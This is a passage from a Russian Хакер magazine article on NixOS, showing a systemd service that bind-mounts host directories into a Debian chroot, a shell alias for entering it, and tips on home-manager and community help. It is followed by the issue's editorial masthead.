После чего добавляем в **configuration.nix** сервис с mount-костыляем, который будет монтировать все нужные нам каталоги. Самое важное из этого — привязка (bind) домашнего каталога хостовой системы к системе в chroot.

```
systemd = {
  services = {
    "sid-root-mounts" = {
      enable = true;
      description = "Setup mounts for debian sid chroot";
      wantedBy = [ "multi-user.target" ];
      script = '''
        ls /home/user/chroots/sid-root/home/user/.zshrc && exit
        ${pkgs.utillinux}/bin/mount --bind /home/user /home/user/chroots/sid-root/home/user
        ${pkgs.utillinux}/bin/mount --bind /dev /home/user/chroots/sid-root/dev
        ${pkgs.utillinux}/bin/mount --bind /proc /home/user/chroots/sid-root/proc
        ${pkgs.utillinux}/bin/mount --bind /sys /home/user/chroots/sid-root/sys
      ''';
      serviceConfig.Type = "oneshot";
    };
  };
};
```

Далее добавляем в скрипт инициализацию используемого шелла (у меня это .zshrc):

```
$ alias fhs="su -c 'chroot /home/user/chroots/sid-root /bin/su -l user'"
```

Теперь достаточно набрать команду **fhs**, и мы окажемся в окружении Debian, использующем наш родной домашний каталог. Разве не прекрасно?

Далее, для того чтобы не перепутать окружения, я советую добавить небольшую проверку в тот же файл инициализации шелла.

```
$ which apt >/dev/null 2>&1 && PS1="fhs-chroot $PS1"
```

Что мы получили в итоге?

```
user@local ~ $ fhs
Password:
debian user@local ~ $
```

HOME MANAGER

Некоторые пользователи идут дальше и используют такой же подход к конфигурированию не только системы, но и домашнего каталога пользователя. Тут стоит отметить, что это будет эффективно не только на NixOS, так как home-manager от Pycoe работает на уровне пользователя.

Например, Nix + home-manager можно использовать на macOS.

ЧЕМ ТЫ МОЖЕШЬ ПОМОЧЬ NIXOS?

На данный момент активна инициатива Zero Hydra Failures, которая предполагает устранение всех ошибок к следующему релизу 19.03.

ГДЕ ПОЛУЧИТЬ ПОМОЩЬ?

Англоязычную поддержку можно получить в каналах #nixos на freenode, полный список каналов можно найти в списке с NixOS wiki.

Если тебе нужна поддержка на русском языке, можешь создать теды с тегами **nix** и **nixos** на ЛОРе, где на данный момент отвечают некоторые из русскоязычных разработчиков NixOS.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Сегодня я приоткрыл часть поводенвности пользователя NixOS. Можно видеть, что NixOS значительно упрощает базовый слой системы в рамках конфигурирования, а также позволяет не изобретать велосипед при использовании одной конфигурации на разных машинах, даже когда это не просто разные дистрибутивы, а разные операционные системы.

ХАКЕР 18+

№03 (240)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Александр «Dr.» Лозовский
lozovsky@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2019